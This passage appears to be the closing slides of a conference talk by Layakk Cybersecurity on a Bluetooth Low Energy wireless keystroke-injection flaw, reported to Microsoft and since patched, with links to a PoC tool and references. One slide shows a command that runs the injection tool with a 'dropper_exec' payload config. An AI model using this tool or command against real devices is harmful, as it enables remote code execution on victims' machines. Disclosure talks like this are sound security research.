
```
kb_inyection.py -i hci0 -m CA:FE:00:00:CA:FE -c dropper_exec.json
```





Maximum number of effective keystrokes

- Over 13.000



Vulnerability disclosure

Vulnerability disclosure

- **We reported the vulnerability to MSRC in February 2022**
- **Microsoft acknowledged the vulnerability:**
  - Assigned ID: VULN-061470
  - Classification:
    - Remote Code Execution
    - Severity: Important
- **The patch for this vulnerability has already been released**

Publication

If you want to play with it...

Where to find things if you want to play with them

- This talk :-)

- Detailed article in our blog:

  https://www.layakk.com/blog/wireless-keystroke-injection-vulnerability

- PoC tool, available in our github page:

  https://github.com/Layakk/WKI

References

Compilation of related references


References

- **Related Tools:**
  - Zephyr Project: https://www.zephyrproject.org
  - Mirage Project: https://github.com/RCayre/mirage and https://homepages.laas.fr/rcayre/mirage-documentation/index.html
  - Sniffle: https://github.com/nccgroup/Sniffle
  - Nordic semiconductor nrf52840 DONGLE: https://www.nordicsemi.com/Products/Development-hardware/nrf52840-dongle
- **Other related previous work and publications:**

  - Bluetooth Core Specification (Revision: 5.2 - 2019-12-31). Core Specification Working Group
  - HID OVER GATT PROFILE SPECIFICATION (V10r00). HID WG.
  - Breaking Secure Pairing of Bluetooth Low Energy Using Downgrade Attacks. Yue Zhang, Jian Weng, Rajib Dey, Yier Jin, Zhiqiang Lin, and Xinwen Fu

Wireless Keystroke Injection (WKI) via Bluetooth Low Energy (BLE)

LAYAKK CYBERSECURITY



JOSÉ PICÓ
FERNANDO PERERA

jose.pico@layakk.com
fernando.perera@layakk.com